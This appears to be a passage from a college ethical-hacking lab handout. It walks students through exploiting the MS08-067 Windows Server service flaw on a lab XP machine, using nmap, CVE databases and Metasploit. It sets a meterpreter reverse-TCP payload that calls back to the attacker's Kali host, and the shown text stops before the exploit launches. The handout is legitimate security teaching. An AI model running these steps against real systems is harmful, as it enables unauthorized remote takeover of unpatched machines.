CVE-2008-4250 (MS08-067)

Last updated 8/29/2017

Admonition

Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

Microsoft Security Bulletin for MS08-067

TN Microsoft Security Bulletin

https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

Microsoft | TechNet

United States (English) Sign in

Security TechCenter

Search TechNet with Bing

Home Security Updates Tools Learn Library Support Newsletter Archives

Collapse All Export (0) Print

- Security Advisories and Bulletins
- Security Bulletins
  - 2008
    - MS08-078
    - MS08-077
    - MS08-076
    - MS08-075
    - MS08-074
    - MS08-073
    - MS08-072
    - MS08-071
    - MS08-070
    - MS08-069
    - MS08-068
    - **MS08-067**
    - MS08-066
    - MS08-065
    - MS08-064
    - MS08-063
    - MS08-062
    - MS08-061
    - MS08-060
    - MS08-059

Microsoft Security Bulletin MS08-067 - Critical

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008

Version: 1.0

General Information

Executive Summary

This security update resolves a privately reported vulnerability in the Server service. The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request. On Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems, an attacker could exploit this vulnerability without authentication to run arbitrary code. It is possible that this vulnerability could be used in the crafting of a wormable exploit. Firewall best practices and standard default firewall configurations can help protect network resources from attacks that originate outside the enterprise perimeter.

This security update is rated Critical for all supported editions of Microsoft Windows 2000, Windows XP, Windows Server 2003, and rated Important for all supported editions of Windows Vista and Windows Server 2008. For more information, see the subsection, **Affected and Non-Affected Software**, in this section.

The security update addresses the vulnerability by correcting the way that the Server service handles RPC requests. For more information about the vulnerability, see the Frequently Asked Questions (FAQ) subsection for the specific vulnerability entry under the next section, **Vulnerability Information**.

Recommendation. Microsoft recommends that customers apply the update immediately.

Known Issues. None

Affected and Non-Affected Software


https://https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

Microsoft announces critical security vulnerability

Windows XP Exploit

Windows XP

- **Create a text file named confidential.txt on the desktop.**
- **Edit this file with some text containing your name and a favorite color.**
- **Save the file.**



Windows XP Exploit

Check that the Windows PC is online.

Kali

```
root@eh-kali-05:~# nmap -sP 10.76.5.201

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-08-23 19:26 PDT
Nmap scan report for 10.76.5.201
Host is up (0.00027s latency).
MAC Address: 00:50:56:AF:16:3A (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
root@eh-kali-05:~#
```

The -sP option on nmap does a probe (not a port scan) which tells us the Windows PC is up.

We can also see it is a VMware VM because of its MAC address. The first half of every MAC address is unique for a vendor.

Windows XP Exploit

Try and identify the operating system.


Kali

```
root@eh-kali-05:~# nmap -O 10.76.5.201

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-08-23 19:29 PDT
Nmap scan report for 10.76.5.201
Host is up (0.00037s latency).
All 1000 scanned ports on 10.76.5.201 are filtered
MAC Address: 00:50:56:AF:16:3A (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.02 seconds
root@eh-kali-05:~#
```

The -O option on nmap attempts to identify the OS (Operating System). In this case it fails to identify an OS.

Windows XP Exploit

Use the Control Panel on the Windows PC to turn off the firewall.



Windows XP Exploit

Try again to identify the operating system.

Kali

```
root@eh-kali-05:~# nmap -O 10.76.5.201

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-08-24 08:37 PDT
Nmap scan report for 10.76.5.201
Host is up (0.00042s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:50:56:AF:16:3A (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.65 seconds
root@eh-kali-05:~#
```

Note how much more information is available when the target firewall is disabled!

Three open ports were found and the OS has been identified as either Windows XP or Windows Server 2003.

Check the MITRE Vulnerability Data Base

- **Browse to cvedetails.com**
- **Search for Windows XP**

Microsoft Windows Xp : C

www.cvedetails.com/product/739/Microsoft-Windows-Xp.html?vendor_id=26

CVE Details
The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) Search View CVE

Log In Register Reset Password Activate Account

Vulnerability Feeds & WidgetsNew www.itsecdb.com

Switch to https://
Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact

Microsoft » Windows Xp : Vulnerability Statistics

Vulnerabilities (**726**) CVSS Scores Report Browse all versions Possible matches for this product Related Metasploit Modules
Related OVAL Definitions : Vulnerabilities (968) Patches (192) Inventory Definitions (12) Compliance Definitions (0)
Vulnerability Feeds & Widgets

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2000	1														
2001	10	4	2	2						1					
2002	34	11	8	9						2		1			
2003	22	5	16	15			1				1	1			
2004	44	12	26	16						1		3			
2005	66	17	33	23						1	2	6			1
2006	56	20	28	24	6		1			1	1	6			1
2007	34	14	16	12	6					1		6			5
2008	34	10	18	9	3					1		8			16
2009	88	12	54	22	18					2	2	16			3
2010	98	12	49	21	14		2			6	4	29			10
2011	101	12	22	14	10		2			2	1	67			3
2012	43	1	16	7						1	2	23			

https://http://www.cvedetails.com/product/739/Microsoft-Windows-Xp.html?vendor_id=26

You can see counts of vulnerabilities for Windows XP by type and year

Check for Windows XP Vulnerabilities

www.cvedetails.com/vulnerability-list.php?vendor_id=26&product_id=739&version_id=&page=1&hasexp=0&opdos=0&opec=0&opov=0&opcsrf=0&opgpriv=0&opsqli=0&opxss=0&opdir

CVE Details
The ultimate security vulnerability datasource

Log In Register Reset Password Activate Account

Vulnerability Feeds & Widgets New www.itsecdb.com

Microsoft » Windows Xp : Security Vulnerabilities Published In 2008

2008 : January February March April May June July August September October

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending

Copy Results Download Results Select Table

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level
1	CVE-2008-4038	119		Exec Code Overflow	2008-10-14	2009-03-04	10.0	Admin
2	CVE-2008-4250	94	4	Exec Code Overflow	2008-10-23	2012-10-30	10.0	Admin
3	CVE-2008-1454				2008-07-08	2011-04-18	9.4	None
4	CVE-2007-0069			DoS Exec Code Mem. Corr.	2008-01-08	2011-03-28	9.3	None

Sort by score (the higher the more critical) and select CVE-2008-4250.

www.cvedetails.com/cve/CVE-2008-4250/

CVE Details
The ultimate security vulnerability datasource

Log In Register Reset Password Activate Account

Vulnerability Feeds & Widgets New www.itsecdb.com

Vulnerability Details : CVE-2008-4250 (4 public exploits) (1 Metasploit modules)

The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, as exploited in the wild by Gimmiv.A in October 2008, aka "Server Service Vulnerability."

Publish Date : 2008-10-23 Last Update Date : 2012-10-30

Collapse All Expand All Select Select&Copy Scroll To Comments External Links

Search Twitter Search YouTube Search Google


– CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	Admin
Vulnerability Type(s)	Execute Code Overflow
CWE ID	94

Read about the vulnerability and note several exploits are available including one for Metasploit.

Check for Windows XP Vulnerabilities


Follow the Metasploit exploit link.



https://https://www.rapid7.com/db/modules/exploit/windows/smb/ms08_067_netapi

The Metasploit vulnerability is named: exploit/windows/smb/ms08_067_netapi


Let's also check the Exploit Database



https://https://www.exploit-db.com/search/


- **Browse to exploit-db.com**
- **Search for 2008-4250**

Check for Windows XP Exploits



Note several exploits are available for this Windows XP vulnerability.

Check for Windows XP Exploits



Metasploit exploits are written in the Ruby language.

https://https://www.exploit-db.com/exploits/16362/

Click on an exploit to see the actual programming code used to implement it.

Use Metasploit to carry out the exploit

Start Metasploit

Kali

```
root@eh-kali-05:~# service postgresql start
root@eh-kali-05:~# msfdb init
A database appears to be already configured, skipping initialization

root@eh-kali-05:~# msfconsole
```

Starting up Metasploit using the command line.

```
       .                                          .
 .
     dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                    o
       '   dB'                    BBP
   dB'dB'dB' dBBP     dBP     dBP BB
  dB'dB'dB' dBP      dBP     dBP  BB
 dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                              dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
         .                 .                 dB' dBP    dB'.BP
                           |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                         --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                           |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                   .
           .
       o                 To boldly go where no
                          shell has gone before


Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.12.15-dev                         ]
+ -- --=[ 1563 exploits - 904 auxiliary - 269 post        ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > Interrupt: use the 'exit' command to quit
msf >
```

Metasploit has its own command line and prompt.

Use Metasploit to carry out the exploit

Search for the relevant exploit.

Kali

```
msf > search ms08-067

Matching Modules
================

   Name                                     Disclosure Date  Rank   Description
   ----                                     ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-067
Microsoft Server Service Relative Path Stack Corruption
```

One exploit should be found

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

Note the exploit is identified on Kali using a Linux file pathname (and you can use tab completes when typing it)

The prompt will change to reflect the exploit being used

Use Metasploit to carry out the exploit

Show exploit options.

Kali

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   RHOST                      yes       The target address
   RPORT     445              yes       The SMB service port
   SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
```

Note the RHOST (Remote Host) option needs to be set

Use Metasploit to carry out the exploit

Set the remote host option used by the exploit.

Kali

```
msf exploit(ms08_067_netapi) > set RHOST 10.76.5.201
RHOST => 10.76.5.201
msf exploit(ms08_067_netapi) >
```

The set command will confirm what you set

Use Metasploit to carry out the exploit

Review payloads available for the selected exploit.


Kali

```
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

   Name                                                Disclosure Date  Rank    Description
   ----                                                ---------------  ----    -----------
   generic/custom                                                       normal  Custom Payload
   generic/debug_trap                                                   normal  Generic x86 Debug Trap
< snipped >
   windows/meterpreter/reverse_ord_tcp                                  normal  Windows Meterpreter
(Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   windows/meterpreter/reverse_tcp                                      normal  Windows Meterpreter
(Reflective Injection), Reverse TCP Stager
< snipped >
   windows/vncinject/reverse_winhttp                                    normal  VNC Server (Reflective
Injection), Windows Reverse HTTP Stager (winhttp)

msf exploit(ms08_067_netapi) >
```

Let's try this payload

The payload is the package of programs that will run on the target system

Use Metasploit to carry out the exploit



Select the chosen payload.

Kali

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) >
```

The payloads are identified by Linux file pathnames (and you can use tab completes when typing them)

Use Metasploit to carry out the exploit

Check the payload options.

Kali

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.76.5.201      yes       The target address
   RPORT    445              yes       The SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting

msf exploit(ms08_067_netapi) >
```

The LHOST (local host) of the attack system needs to be set

Use Metasploit to carry out the exploit

Set the Kali IP address as the local host for the payload.

Kali

```
msf exploit(ms08_067_netapi) > set LHOST 10.76.5.150
LHOST => 10.76.5.150
msf exploit(ms08_067_netapi) >
```

When the payload runs on the victim system it will connect back to this IP address allowing the attacker to take control

Use Metasploit to carry out the exploit

Review options one last time.

Kali

```
msf exploit(ms08_067_netapi) > show options

